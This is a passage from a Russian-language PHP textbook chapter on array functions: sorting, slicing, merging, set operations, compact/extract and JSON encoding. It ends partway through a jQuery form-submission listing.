Конечно, связи между ключами и значениями функции `uksort()` сохраняются, т. е. опять же некоторые пары просто "всплывают" наверх, а другие "оседают".

Пользовательская сортировка по значениям

`void uasort(array &$array, string $callback)`

Функция `uasort()` очень похожа на `uksort()`, с той разницей, что сменной (пользовательской) функции сортировки "подсовываются" не ключи, а очередные *значения* их массива. При этом также сохраняются связи в парах *ключ=>значение*.

Переворачивание массива

`array array_reverse(array $array [,bool $preserveKeys=false])`

Функция `array_reverse()` возвращает массив, элементы которого следуют в обратном порядке относительно массива, переданного в параметре. При этом связи между ключами и значениями не теряются. Например, вместо того чтобы ранжировать массив в обратном порядке при помощи `arsort()`, мы можем отсортировать его в прямом порядке, а затем перевернуть (листинг 14.4).

Листинг 14.4. Переворачивание массива. Файл array_reverse.php

```
<?php ## Переворачивание массива
  $A = [
    "a" => "Zero",
    "b" => "Weapon",
    "c" => "Alpha",
    "d" => "Processor"
  ];
  asort($A);
  $A = array_reverse($A);
  print_r($A);
  // Array([a]=>Zero [b]=>Weapon [d]=>Processor [c]=>Alpha)
?>
```

Конечно, указанная последовательность `asort() + array_reverse()` работает дольше, чем один-единственный вызов `arsort()`.

Если положить необязательный параметр `$preserveKeys` равным `true`, тогда переворачиваться будут только значения, а ключи останутся в прежнем порядке. Связи между ключами и значениями массива в данном случае, конечно, нарушатся. Это удобно, если мы работаем со списком, а не с произвольным ассоциативным массивом.

"Естественная" сортировка

Предположим, что в списке `$files` у нас хранятся имена файлов в некотором каталоге. Мы хотели бы их упорядочить по возрастанию (листинг 14.5).

Листинг 14.5. Естественная сортировка. Файл natsort.php

```
<?php ## Естественная сортировка
  $files = [
    "img10.gif",
    "img1.gif",
    "img2.gif",
    "img20.gif",
  ];
  asort($files);
  //natsort($files);
  echo "<pre>"; print_r($files);
?>
```

Мы увидим следующий результат:

```
Array
(
    [1] => img1.gif
    [0] => img10.gif
    [2] => img2.gif
    [3] => img20.gif
)
```

В большинстве случаев это не то, что мы хотели бы видеть — действительно, имена оказались упорядочены в лексикографическом порядке, что в данном примере не очень наглядно. В то же время, применять числовой контекст сортировки (`SORT_NUMERIC`) здесь нельзя: ведь список содержит не только числа.

Специально для решения данной проблемы в PHP существует функция *естественной (натуральной) сортировки.*

`void natsort(array &$array)`

Функция сортирует массив так, чтобы порядок элементов казался человеку "естественным" (от англ. *natural* — естественный). Например, если вы раскомментируете в листинге 14.5 вызов `natsort()` (и уберете `asort()`), то увидите, что после сортировки результат будет таким:

```
Array
(
    [1] => img1.gif
    [2] => img2.gif
    [0] => img10.gif
    [3] => img20.gif
)
```

Согласитесь, результат выглядит значительно "естественнее", чем в предыдущем примере.

> ***Замечание***
>
> Обратите внимание, что функция `natsort()` сохраняет связи между ключами и значениями, и этим она очень похожа на `asort()`.

void natcasesort(array &$*array*)

Данная функция работает точно так же, как `natsort()`, однако при сортировке она не учитывает регистр букв.

Сортировка списков

Ранее мы договорились называть списками такие массивы, ключи которых начинаются с 0 и идут без перерывов. Некоторые стандартные функции PHP воспринимают свои аргументы как списки, даже если им будут переданы ассоциативные массивы (не списки). То есть, они полностью игнорируют ключи и полагаются исключительно на порядок элементов в массиве.

Сортировка списка

void sort(array &$*array* [,int $*sort_flag*])
void rsort(array &$*array* [,int $*sort_flag*])

Обе функции предназначены в первую очередь для сортировки списков. Функция `sort()` сортирует список в порядке возрастания, а `rsort()` — в порядке убывания. Разумеется, сортировка идет по значениям. Пример — в листинге 14.6.

Листинг 14.6. Сортировка списков. Файл sort.php

```
<?php ## Сортировка списков
  $A = ["One", "Two", "Three", "Four"];
  sort($A);
  print_r($A);
  // Array([0]=>Four [1]=>One [2]=>Three [3]=>Two)
?>
```

Давайте теперь посмотрим, что произойдет, если мы передадим функции `sort()` не список, а обычный ассоциативный массив (листинг 14.7).

Листинг 14.7. Случайный ассоциативный массив. Файл sort1.php

```
<?php ## Сортировка списков (случай ассоциативного массива)
  $A = [
      "a" => "Zero",
      "b" => "Weapon",
      "c" => "Alpha",
      "d" => "Processor"
    ];
  sort($A);
  print_r($A);
  // Array([0]=>Alpha [1]=>Processor [2]=>Weapon [3]=>Zero)
?>
```

Мы видим, что ключи массива потерялись! Любой ассоциативный массив воспринимается функциями `sort()` и `rsort()` как список. То есть после упорядочивания последовательность ключей превращается в 0, 1, 2, ..., а значения нужным образом перераспределяются. Связи между парами *ключ=>значение не сохраняются*. Более того, ключи просто пропадают, поэтому сортировать что-либо, отличное от списка, вряд ли целесообразно.

Пользовательская сортировка списка

void usort(array &$*array*, string $*callback*)

Эта функция как бы является "гибридом" функций `uasort()` и `sort()`. От `sort()` она отличается тем, что критерий сравнения обеспечивается пользовательской функцией. А от `uasort()` — тем, что она не сохраняет связей между ключами и значениями и потому пригодна разве что для сортировки списков. Вот тривиальный пример (листинг 14.8).

Листинг 14.8. Пользовательская сортировка списков. Файл usort.php

```
<?php ## Пользовательская сортировка списков
  $tools = ["One", "Two", "Three", "Four"];
  usort($tools, function ($a, $b) { return strcmp($a, $b); });
  print_r($tools);
  // Array([0]=>Four [1]=>One [2]=>Three [3]=>Two)
?>
```

Использованная нами функция `strcmp($a, $b)`, как и ее пращур в языке C, возвращает –1, если `$a` < `$b`; 0, если они равны; 1, если `$a` > `$b`. Начиная с PHP 7, вместо этой функции можно использовать оператор `<=>`. В принципе, приведенный здесь пример полностью эквивалентен простому вызову `sort()`.

Сортировка многомерных массивов

Функция `array_multisort()` может быть использована для сортировки сразу нескольких массивов или одного многомерного массива. Функция имеет следующий синтаксис:

bool array_multisort(array &$*ar1* [,$*arg* [, ... [, ...]]])

Массивы, которые передаются функции `array_multisort()`, должны содержать одинаковое количество аргументов и все вместе воспринимаются как своеобразная таблица. Сортировке подвергается лишь первый массив, а значения последующих массивов выстраиваются в соответствии с ним (рис. 14.1).




Рис. 14.1. Аргументы функции `array_multisort()` образуют таблицу

В листинге 14.9 приводится пример сортировки двух массивов `$arr1` и `$arr2`.

Листинг 14.9. Использование функции `array_multisort()`. Файл array_multisort.php

```
<?php ## Использование функции array_multisort()
  $arr1 = [3, 4, 2, 7, 1, 5];
  $arr2 = ["world", "Hello", "yes", "no", "apple", "wet"];
  array_multisort($arr1, $arr2);
  print_r($arr1);
  print_r($arr2);
?>
```

Результатом выполнения сценария из листинга 14.9 будут следующие дампы массивов:

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 4
    [4] => 5
    [5] => 7
)
Array
(
    [0] => apple
    [1] => yes
```

```
    [2] => world
    [3] => Hello
    [4] => wet
    [5] => no
)
```

Как видно из результатов, первый массив был отсортирован по возрастанию, а элементы второго массива выстроены в соответствии с первым так, как если бы между элементами двух массивов существовала связь.

Помимо массивов функция `array_multisort()` в качестве аргументов может принимать константы, задающие порядок сортировки (табл. 14.1).

> ***Замечание***
>
> Группы констант `SORT_ASC` и `SORT_DESC`, а также `SORT_REGULAR`, `SORT_NUMERIC` и `SORT_STRING` являются взаимоисключающими.

Таблица 14.1. *Константы, определяющие поведение функции* `array_multisort()`

Константа	Описание
`SORT_ASC`	Сортировать в возрастающем порядке
`SORT_DESC`	Сортировать в убывающем порядке
`SORT_REGULAR`	Сравнивать элементы обычным образом
`SORT_NUMERIC`	Сравнивать элементы в предположении, что это числа
`SORT_STRING`	Сравнивать элементы в предположении, что это строки

Ниже приводится модифицированный вариант скрипта, сортирующий таблицу в обратном порядке.

```
<?php
  $arr1 = [3, 4, 2, 7, 1, 5];
  $arr2 = ["world", "Hello", "yes", "no", "apple", "wet"];
  array_multisort($arr1, SORT_DESC, SORT_NUMERIC, $arr2);
  print_r($arr1);
  print_r($arr2);
?>
```

Результатом выполнения сценария будут следующие дампы массивов:

```
Array
(
    [0] => 7
    [1] => 5
    [2] => 4
    [3] => 3
    [4] => 2
    [5] => 1
)
```

```
Array
(
    [0] => no
    [1] => wet
    [2] => Hello
    [3] => world
    [4] => yes
    [5] => apple
)
```

Перемешивание списка

void shuffle(array &$*array*)

Функция `shuffle()` "перемешивает" список, переданный ей первым параметром, так, чтобы его значения распределялись случайным образом. Обратите внимание, что, во-первых, изменяется сам массив, а во-вторых, ассоциативные массивы воспринимаются как списки. Пример — в листинге 14.10.

Листинг 14.10. Перемешивание списка. Файл shuffle.php

```
<?php ## Перемешивание списка
  $concept = ["Banana", "Coffee", "Ice cream", "Throat"];
  shuffle($concept);
  print_r($concept);
?>
```

Приведенный фрагмент выводит строки в случайном порядке. Попробуйте понажимать кнопку **Обновить** в браузере — вы увидите, что порядок следования строк будет все время разный.

Ключи и значения

array array_flip(array $*array*)

Эта функция "пробегает" по массиву и меняет местами его ключи и значения. Исходный массив `$array` не изменяется, вместо этого функция возвращает новый массив. Если в массиве присутствовали несколько элементов с одинаковыми значениями, учитываться будет только *последний* из них (листинг 14.11).

Листинг 14.11. Обращение массива. Файл array_flip.php

```
<?php ## Обращение массива
  $names = [
      "Joel"   => "Silver",
      "Grant"  => "Hill",
      "Andrew" => "Mason",
    ];
```

```
  $names = array_flip($names);
  print_r($names);
  // Array([Silver]=>Joel  [Hill]=>Grant  [Mason]=>Andrew)
?>
```

list array_keys(array $*array* [,mixed $*searchVal*])

Функция возвращает *список*, содержащий все ключи массива `$array`. Если задан необязательный параметр `$searchVal`, то она вернет только те ключи, которым соответствуют значения `$searchVal`.

> ***Замечание***
>
> Фактически эта функция с заданным вторым параметром является обратной по отношению к оператору `[]` — извлечению значения по его ключу.

list array_values(array $*arrray*)

Функция `array_values()` возвращает список всех значений в ассоциативном массиве `$array`. Очевидно, такое действие бесполезно для списков, но иногда оправдано для хэшей. Например, если мы хотим заставить `natsort()` игнорировать связи между ключами и значениями в массиве и превратить результат в обычный список, то можем написать так:

```
natsort($files);
$files = array_values($files);
```

bool in_array(mixed $*val*, array $*array*)

Возвращает `true`, если элемент со значением `$val` присутствует в массиве `$array`. Впрочем, если вам часто приходится проделывать эту операцию, подумайте: не лучше ли будет воспользоваться ассоциативным массивом и хранить данные в его ключах, а не в значениях? На этом вы можете сильно выиграть в быстродействии.

array array_count_values(list $*list*)

Данная функция подсчитывает, сколько раз каждое значение встречается в списке `$list`, и возвращает ассоциативный массив с ключами — элементами списка и значениями — количеством повторов этих элементов. Иными словами, функция `array_count_values()` подсчитывает частоту появления значений в списке `$list`. Вот пример:

```
$list = [1, "hello", 1, "world", "hello"];
array_count_values($array);
// возвращает array(1 => 2, "hello" => 2, "world" => 1)
```

Слияние массивов

array array_merge(array $*A1*, array $*A2*, ...)

Функция `array_merge()` призвана устранить все недостатки, присущие оператору `+` для слияния массивов. А именно, она объединяет массивы, перечисленные в ее аргументах, в один большой массив и возвращает результат. Если в массивах встречаются одинаковые ключи, в результат помещается пара *ключ=>значение* из того массива, который расположен правее в списке аргументов. Однако это не затрагивает числовые ключи:

элементы с такими ключами помещаются в конец результирующего массива в любом случае.

Таким образом, с помощью `array_merge()` мы можем избавиться от всех недостатков оператора `+` для массивов. Вот пример, сливающий два списка в один:

```
$L1 = [10, 20, 30];
$L2 = [100, 200, 300];
$L = array_merge($L1, $L2);
// теперь $L === [10, 20, 30, 100, 200, 300];
```

Всегда используйте эту функцию, если вам нужно работать именно со списками, а не с обычными ассоциативными массивами.

Работа с подмассивами

```
array array_slice (
  array $arr,
  int $offset
  [, int $length = NULL ]
  [, bool $preserve_keys = false ])
```

Эта функция возвращает часть списка *$arr*, начиная с элемента номером *$offset* от начала и длиной *$len* (если последний параметр не задан, до конца массива).

Параметры *$offset* и *$len* задаются точно по таким же правилам, как и аналогичные параметры в функции `substr()`. А именно, они могут быть, например, отрицательными (в этом случае отсчет осуществляется от конца списка). Установка параметра *$preserve_keys* в `true` приводит к тому, что ключи ассоциативного массива не сбрасываются, а сохраняются.

Вот несколько примеров из документации PHP:

```
$input  = ["a", "b", "c", "d", "e"];
$output = array_slice($input, 2);      // "c", "d", "e"
$output = array_slice($input, 2, -1);  // "c", "d"
$output = array_slice($input, -2, 1);  // "d"
$output = array_slice($input, 0, 3);   // "a", "b", "c"
```

```
list array_splice(list &$list, int $offset [, int $len] [, int $repl])
```

Эта функция, так же как и `array_slice()`, возвращает подмассив *$list*, начиная с индекса *$offset* максимальной длины *$len*, но, вместе с тем, она делает и другое полезное действие: она заменяет только что указанные элементы содержимым массива *$repl* (или просто удаляет, если *$repl* не указан). Параметры *$offset* и *$len* задаются так же, как и в функции `substr()`, а именно — они могут быть и отрицательными, в этом случае отсчет начинается от конца списка. За детальными разъяснениями обращайтесь к описанию функции `substr()`, рассмотренной в *главе 13*.

Приведем несколько примеров (считая, что `array_splice()` применяется каждый раз к исходному массиву):

```
$colors = ["red", "green", "blue", "yellow"];
array_splice($colors, 2);
// Теперь $colors === ["red", "green"]
```

```
array_splice($colors, 1, -1);
// Теперь $colors === ["red", "yellow"]
array_splice($colors, -1, 1, ["black", "maroon"]);
// Теперь $colors === ["red", "green", "blue", "black", "maroon"]
array_splice($colors, 1, count($colors), "orange");
// Теперь $colors === ["red", "orange"]
```

Последний пример показывает, что в качестве параметра *$repl* мы можем указать и обычное строковое значение, а не список из одного элемента.

Работа со стеком и очередью

Мы уже знаем несколько операторов, которые отвечают за вставку и удаление элементов. Например, оператор `[]` (пустые квадратные скобки) добавляет элемент в конец массива, присваивая ему числовой ключ, а оператор `unset()` вместе с извлечением по ключу удаляет нужный элемент.

Язык PHP поддерживает и многие другие функции, которые иногда бывает удобно использовать. С их помощью вы можете работать с массивом как с обычным стеком (добавлять и извлекать элементы из его конца) или как с очередью ("вдвигать" и удалять элементы из начала массива).

int array_push(list &$*array*, mixed $*var1* [, mixed $*var2*, ...])

Эта функция добавляет к списку *$array* элементы *$var1*, *$var2* и т. д. Она присваивает им числовые индексы точно так же, как это делает оператор `[]`. Если вам нужно добавить всего один элемент, наверное, проще и будет воспользоваться последним:

```
array_push($array, 1000);  // вызываем функцию...
$array[] = 1000;           // то же самое, но короче
```

Обратите внимание, что функция `array_push()` воспринимает массив как стек и добавляет элементы всегда в его конец. Она возвращает новое число элементов в массиве.

mixed array_pop(list &$*array*)

Функция `array_pop()`, в противоположность `array_push()`, снимает элемент с "вершины" стека (т. е. берет последний элемент списка) и возвращает его, удалив после этого из *$array*. С помощью данной функции мы можем строить конструкции, напоминающие стек. Если список *$array* был пуст, функция возвращает пустую строку.

int array_unshift(list &$*array*, mixed $*var1* [, mixed $*var2*, ...])

Функция очень похожа на `array_push()`, но добавляет перечисленные элементы не в конец, а в *начало* массива. При этом порядок следования *$var1*, *$var2* и т. д. остается тем же, т. е. элементы как бы "вдвигаются" в список слева. Новым элементам списка, как обычно, назначаются числовые индексы, начиная с 0; при этом все ключи старых элементов массива, которые также были числовыми, изменяются (чаще всего они увеличиваются на число вставляемых значений). Функция возвращает новый размер массива. Вот пример ее использования:

```
$garbage = [10, "a" => 20, 30];
array_unshift($garbage, "!", "?");
// array(0 => "!", 1 => "?", 2 => 10, a => 20, 3 => 30)
```

mixed array_shift(list &$*array*)

Эта функция извлекает первый элемент массива *$array* и возвращает его. Она сильно напоминает array_pop(), но только получает начальный, а не конечный элемент, а также производит довольно сильную "встряску" всего массива: ведь при извлечении первого элемента приходится корректировать все числовые индексы у оставшихся элементов...

Переменные и массивы

array compact(mixed $*vn1* [, mixed $*vn2*, ...])

Функция compact() упаковывает в массив переменные из текущего контекста (глобального или контекста функции), заданные своими именами в *$vn1*, *$vn2* и т. д. При этом в массиве образуются пары с ключами, равными содержимому *$vnN*, и значениями соответствующих переменных. Вот пример использования этой функции:

```
$a = "Test string";
$b = "Some text";
$A = compact("a", "b");
// теперь $A === ["a" => "Test string", "b" => "Some text"]
```

Почему же тогда параметры функции обозначены как mixed? Дело в том, что они могут быть не только строками, но и списками строк. В этом случае функция последовательно перебирает все элементы этого списка и упаковывает те переменные из текущего контекста, имена которых она встретила. Более того, эти списки могут, в свою очередь, также содержать списки строк, и т. д. Правда, последнее используется сравнительно редко, но все же вот пример:

```
$a = "Test";
$b = "Text";
$c = "CCC";
$d = "DDD";
$list = ["b", ["c", "d"]];
$A = compact("a", $list);
// теперь $A === ["a" => "Test", "b" => "Text",
//                "c" => "CCC", "d" => "DDD"]
```

void extract(array $*array* [, int $*type*] [, string $*prefix*])

Эта функция производит действия, прямо противоположные compact(). Она получает в параметрах массив *$array* и превращает каждую его пару *ключ=>значение* в переменную текущего контекста.

Параметр *$type* предписывает, что делать, если в текущем контексте уже существует переменная с таким же именем, как очередной ключ в *$array*. Он может быть равен одной из констант, перечисленных в табл. 14.2.

***Таблица 14.2.** Поведение функции extract в случае совпадения переменных*

Константа	Действие
EXTR_OVERWRITE	Переписывать существующую переменную (по умолчанию)
EXTR_SKIP	Не перезаписывать переменную, если она уже существует

Таблица 14.2 *(окончание)*

Константа	Действие
EXTR_PREFIX_SAME	В случае совпадения имен создавать переменную с именем, предваренным префиксом из *$prefix*. Надо сказать, что на практике этот режим должен быть совершенно бесполезен
EXTR_PREFIX_ALL	Всегда предварять имена создаваемых переменных префиксом *$prefix*

По умолчанию подразумевается EXTR_OVERWRITE, т. е. переменные перезаписываются. Вот пара примеров использования представленной функции:

```
// Сделать все переменные окружения глобальными
extract($_SERVER);
// То же самое, но с префиксом E_
extract($HTTP_ENV_VARS, EXTR_PREFIX_ALL, "E");
echo $E_COMSPEC; // выводит переменную окружения COMSPEC
```

> ***Примечание***
>
> Параметр *$prefix* имеет смысл указывать только тогда, когда вы применяете режимы EXTR_PREFIX_SAME или EXTR_PREFIX_ALL.

Применение в шаблонах

Вообще говоря, использование extract() и compact() может быть оправдано лишь для небольших массивов, да и то лишь в шаблонах, а в остальных случаях считается признаком дурного тона. Впрочем, если ваш дизайнер никак не может понять, зачем же ему в шаблонах страниц гостевой книги указывать все эти ужасные квадратные скобки и апострофы, можете пойти ему навстречу так:

```
<table width="100%">
<?php foreach ($book as $entry) { extract($entry, EXTR_OVERWRITE)?>
  <tr>
    <td>Имя: <?=$name?></td>  <!-- вместо $entry['name'] -->
    <td>Адрес: <?=$url?></td> <!-- вместо $entry['url']  -->
  </tr>
  <tr><td colspan="3"><?=$text?></td></tr>
  <tr><td colspan="3"><hr /></td></tr>
<? } ?>
</table>
```

Здесь вы должны загодя позаботиться, чтобы ключи $entry ненароком не совпали с уже существующими переменными. Для того чтобы это гарантировать, можно предварительно преобразовать все ключи массива в верхний регистр, используя следующую функцию.

array array_change_key_case(array $*array*, int $*case*=CASE_LOWER)

Функция возвращает тот же массив, что был передан ей в *$array*, однако все ключи в результирующем массиве будут преобразованы в другой регистр. Параметр *$case* определяет, какое преобразование необходимо произвести:

- CASE_UPPER — перевести в верхний регистр;
- CASE_LOWER — перевести в нижний регистр.

С использованием этой функции последний пример можно переписать так:

```
<table width="100%">
<?php foreach ($book as $entry) { ?>
  <?php extract(array_change_key_case($entry, CASE_UPPER)) ?>
  <tr>
    <td>Имя: <?=$NAME?></td>  <!-- вместо $entry['name'] -->
    <td>Адрес: <?=$URL?></td> <!-- вместо $entry['url']  -->
  </tr>
  <tr><td colspan="3"><?=$TEXT?></td></tr>
  <tr><td colspan="3"><hr /></td></tr>
<? } ?>
</table>
```

Конечно, предварительно нужно договориться, что в программе не будут использоваться переменные, имена которых состоят только из заглавных букв.

Создание диапазона чисел

list range(int *$low*, int *$high*)

Эта функция очень простая. Она создает список, заполненный целыми числами от *$low* до *$high* включительно. Ее удобно применять, если мы хотим быстро сгенерировать массив для последующего прохождения по нему циклом foreach:

```
<table>
<?php foreach (range(1,100) as $i) {?>
  <tr>
    <td><?= $i ?></td>
    <td>Это строка номер <?= $i ?></td>
  </tr>
<? } ?>
</table>
```

С точки зрения дизайнеров (не знакомых с PHP, но которым придется модифицировать внешний вид вашего сценария) представленный подход выглядит несколько лучше, чем следующий фрагмент:

```
<table>
<?php for ($i = 1; $i <= 100; $i++) { ?>
  <tr>
    <td><?= $i ?></td>
    <td>Это строка номер <?= $i ?></td>
  </tr>
<? } ?>
</table>
```

Работа с множествами

Списки можно рассматривать, как множества элементов. В PHP существуют функции для выполнения основных теоретико-множественных операций с такими списками (объединение, пересечение, разность).

Пересечение

array array_intersect(array $*array1*, list $*array2* [, list *array3*, ...])

Данная функция представляет собой операцию "пересечения" множеств. Она возвращает те значения массива $*array1*, которые присутствуют также и в $*array2*, $*array3* и т. д.

Например, мы знаем, что множество "чистых" цветов, которые может выводить монитор, — это {"green", "red", "blue"}. Все остальные цвета являются их смешением. Пусть у нас есть некоторые цвета {"red", "yellow", "green", "cyan", "black"}, и мы хотим определить, которые из них являются "чистыми" (листинг 14.12).

Листинг 14.12. Пересечение множеств. Файл array_intersect.php

```
<?php ## Пересечение множеств
  $native = ["green", "red", "blue"];
  $colors = ["red", "yellow", "green", "cyan", "black"];
  $inter = array_intersect($colors, $native);
  print_r($inter);
  // Array([0]=>red  [2]=>green)
?>
```

Обратите внимание, что функция возвращает *не* список, а именно ассоциативный массив. Это легко заметить, посмотрев на результат работы примера из листинга 14.12: итоговый массив содержит только ключи 0 и 2, а ключ 1 — отсутствует. То есть связь между ключами и значениями данная функция сохраняет.

Точно так же, если в качестве $*array1* передан ассоциативный массив, а не список, в результирующем массиве будут присутствовать пары *ключ=>значение* именно из него.

Разность

array array_diff(array $*array1*, list $*array2* [, list *array3*, ...])

Данная функция осуществляет теоретико-множественную операцию "разность множеств". Она возвращает массив, составленный из значений $*array1*, *не входящих* ни в один из массивов $*array2*, $*array3* и т. д.

Возвращаемое значение подчиняется тем же правилам, что и в функции array_intersect().

Объединение

К сожалению, в PHP нет специальной функции для объединения множеств. Тем не менее ее легко реализовать при помощи array_merge() и следующей функции.

array array_unique(array $*array*)

Функция `array_unique()` возвращает массив, составленный из всех уникальных *значений* массива `$array` вместе с их ключами. В результирующий массив помещаются первые встретившиеся пары *ключ=>значение*:

```
$input = array("a" => "green", "red", "b" => "green", "blue", "red");
$result = array_unique($input);
// теперь $result === array("a"=>"green", "red", "blue");
```

Данная функция может использоваться совместно с `array_merge()`, чтобы получить теоретико-множественную операцию "объединение" (листинг 14.13).

Листинг 14.13. Объединение множеств. Файл merge.php

```
<?php ## Объединение множеств
  $native = ["green", "red", "blue"];
  $colors = ["red", "yellow", "green", "cyan"];
  $inter = array_unique(array_merge($colors, $native));
  print_r($inter);
  // Array([0]=>red [1]=>yellow [2]=>green [3]=>cyan [6]=>blue)
?>
```

Попробуйте убрать в этом примере вызов `array_unique()`, и вы получите список, в котором `"red"` и `"green"` будут встречаться дважды.

JSON-формат

Процедура сериализации, описанная в *главе 10*, имеет несколько проблем. При попытке сериализовать уже сериализованные данные, восстановить строку при помощи функции `unserialize()` может не получиться. Кроме того, для восстановления сериализованных данных в других языках программирования может потребоваться воссоздание собственной функции `unserialize()`. Последнее может быть весьма утомительно, т. к. языки часто используют собственные механизмы сериализации и не содержат вспомогательных инструментов для работы с сериализованными объектами PHP.

Поэтому для сохранения массива в строку чаще прибегают к формату JSON, который в последние годы прибрел большую популярность среди Web-разработчиков. Формат представляет собой объект JavaScript. Одним из достоинств данного формата является его легкое восприятие человеком. Формат позволяет задавать строковые, числовые значения, организовывать вложенные структуры, аналогичные ассоциативным массивам PHP.

```
{
  "employee": "Иван Иванов"
  "phones": [
      "916 153 2854",
      "916 643 8420"
  ]
}
```

В языке JavaScript JSON может использоваться непосредственно, как объект языка. Благодаря этому формат интенсивно используется для асинхронных AJAX-запросов. Начиная с версии PHP 5.2, доступны две функции для работы с JSON.

`string json_encode(mixed $value, int $options = 0, int $depth = 512)`

Функция преобразует переменную `$value` в JSON-последовательность. Параметр `$value` может принимать любой тип за исключением `resource`. Следующий параметр `$options` представляет собой битовую маску из флагов, приведенных в табл. 14.3. Последний параметр `$depth` задает максимальную глубину генерируемого JSON-объекта.

Ниже приводится пример использования функции `json_encode()`.

```
<?php
  $arr = [
    "employee" => "Иван Иванов",
    "phones" => [
      "916 153 2854",
      "916 643 8420"
    ]
  ];
  echo json_encode($arr);
?>
```

Результат работы скрипта из приведенного выше листинга может отличаться от ожидаемого, особенно если значения содержат строки с русским языком. Дело в том, что по умолчанию функция `json_encode()` кодирует символы UTF-8 в последовательность `\u`*XXXX*.

```
{"employee":"\u0418\u0432\u0430\u043d
\u0418\u0432\u0430\u043d\u043e\u0432","phones":["916 153 2854","916 643 8420"]}
```

Для того чтобы предотвратить такое кодирование, нам потребуется настроить работу функции при помощи второго параметра `$options`, который может принимать значения из табл. 14.3.

Таблица 14.3. *Константы, определяющие режим работы функции* `json_encode()`

Константа	Действие
`JSON_HEX_TAG`	Символы угловых скобок < и > кодируются в UTF-8 коды `\u003C` и `\u003E`
`JSON_HEX_AMP`	Символ амперсанда `&` кодируется в UTF-8 код `\u0026`
`JSON_HEX_APOS`	Символ апострофа `'` кодируется в UTF-8 код `\u0027`
`JSON_HEX_QUOT`	Символ кавычки `"` кодируется в UTF-8 код `\u0022`
`JSON_FORCE_OBJECT`	При использовании списка вместо массива выдавать объект, например, когда список пуст или принимающая сторона ожидает объект
`JSON_NUMERIC_CHECK`	Кодирование строк, содержащих числа, как числа. По умолчанию возвращаются строки
`JSON_BIGINT_AS_STRING`	Кодирует большие целые числа в виде их строковых эквивалентов

Таблица 14.3 *(окончание)*

Константа	Действие
JSON_PRETTY_PRINT	Использовать пробельные символы в возвращаемых данных для их форматирования
JSON_UNESCAPED_SLASHES	Символ / не экранируется
JSON_UNESCAPED_UNICODE	Многобайтные символы UTF-8 отображаются как есть (по умолчанию они кодируются как \u*XXXX*)

Нам потребуется константа JSON_UNESCAPED_UNICODE для того, чтобы предотвратить кодирование UTF-8, который и так прекрасно обрабатывается всеми остальными языками, включая JavaScript (листинг 14.14).

Листинг 14.14. Использование функции json_encode(). Файл json_encode.php

```
<?php ## Использование функции json_encode()
  $arr = [
    "employee" => "Иван Иванов",
    "phones" => [
      "916 153 2854",
      "916 643 8420"
    ]
  ];
  echo json_encode($arr, JSON_UNESCAPED_UNICODE);
?>
```

В случае, если потребуется указать несколько флагов, их следует объединить при помощи оператора побитового ИЛИ |, который подробно рассматривался в *главе 7*.

```
echo json_encode($arr, JSON_UNESCAPED_UNICODE | JSON_UNESCAPED_SLASHES);
```

Для преобразования JSON-строки в массив PHP предназначена функция json_decode():

```
mixed json_decode (
 string $json,
 bool $assoc = false,
 int $depth = 512,
 int $options = 0)
```

Функция принимает параметр *$json* с JSON-строкой и возвращает ассоциативный массив PHP, если значение параметра *$assoc* выставлено в true. Если значение этого параметра выставлено в false или параметр не указан, возвращается объект. Параметр *$depth* задает максимальную глубину вложенности JSON. Необязательный параметр *$options* в настоящий момент принимает только одно значение JSON_BIGINT_AS_STRING, при установке которого слишком большие целые числа преобразуются в вещественные.

В листинге 14.15 приводится пример использования функции json_decode(), которая переводит JSON-строку, полученную в предыдущем примере, в массив.

Листинг 14.15. Использование функции `json_decode()`. Файл json_encode.php

```
<?php ## Использование функции json_decode()
  $json = '{"employee":"Иван Иванов","phones":["916 153 2854","916 643 8420"]}';
  $arr = json_decode($json, true);
  echo "<pre>"; print_r($arr); echo "</pre>";
?>
```

Приведенные выше примеры довольно искусственны. Давайте попробуем создать что-то более приближенное к практике, при этом продемонстрируем обмен JSON-данными между PHP и JavaScript-приложением.

Создадим HTML-форму, принимающую два поля: имя и фамилию, по нажатию на кнопку **Представиться** данные из формы будут отправляться на сервер. Если заполнены одно или оба поля, в приветствие будет включаться заполненное имя, если поля остаются незаполненными, выводится безличное приветствие "Здравствуйте!". В листинге 14.16 приводится форма нашего небольшого Web-приложения.

Листинг 14.16. Передача JSON-данных. Файл json_index.php

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <title>Передача JSON-данных</title>
  <meta charset='utf-8'>
  <script src="//code.jquery.com/jquery-1.11.3.min.js"></script>
  <script src="/json_index.js"></script>
</head>
<body>
  <p id='js-hello'>Здравствуйте!</p>
  <form action="/json_answer.php" method="GET">
  <p>Имя: <input type="text" name="name" value="" /></p>
  <p>Фамилия: <input type="text" name="family" value="" /></p>
  <p><input type="submit" value="Представиться"><p>
  </form>
</body>
</html>
```

Приведенная выше форма ссылается на JavaScript-файл json_index.js, в который вынесен JavaScript-код, обрабатывающий форму (листинг 14.17). Если вы не знакомы с JavaScript, комментарии в примере помогут разобраться в логике происходящего.

Листинг 14.17. JavaScript-логика обработки формы. Файл json_index.js

```
// Назначаем обработчики, только после полной загрузки документа
$(function(){
  // Обработчик нажатия на кнопку submit
  $('input[type=submit]').on('click', function(e){
```

```
    // Предотвращаем обычное поведение элемента
    e.preventDefault();
    // Формируем JSON из полей формы
    var json = {
      name: $('input[name=name]').val(),
      family:  $('input[name=family]').val()
    }
    // Отправляем асинхронный POST-запрос по адресу,
    // указанному в атрибуте action формы
    $.ajax({
      url: $('form').prop('action'),
      method: 'POST',
      data: 'json=' + JSON.stringify(json)
    })
    // В случае успешного получения ответа от сервера
    .done(function(msg){
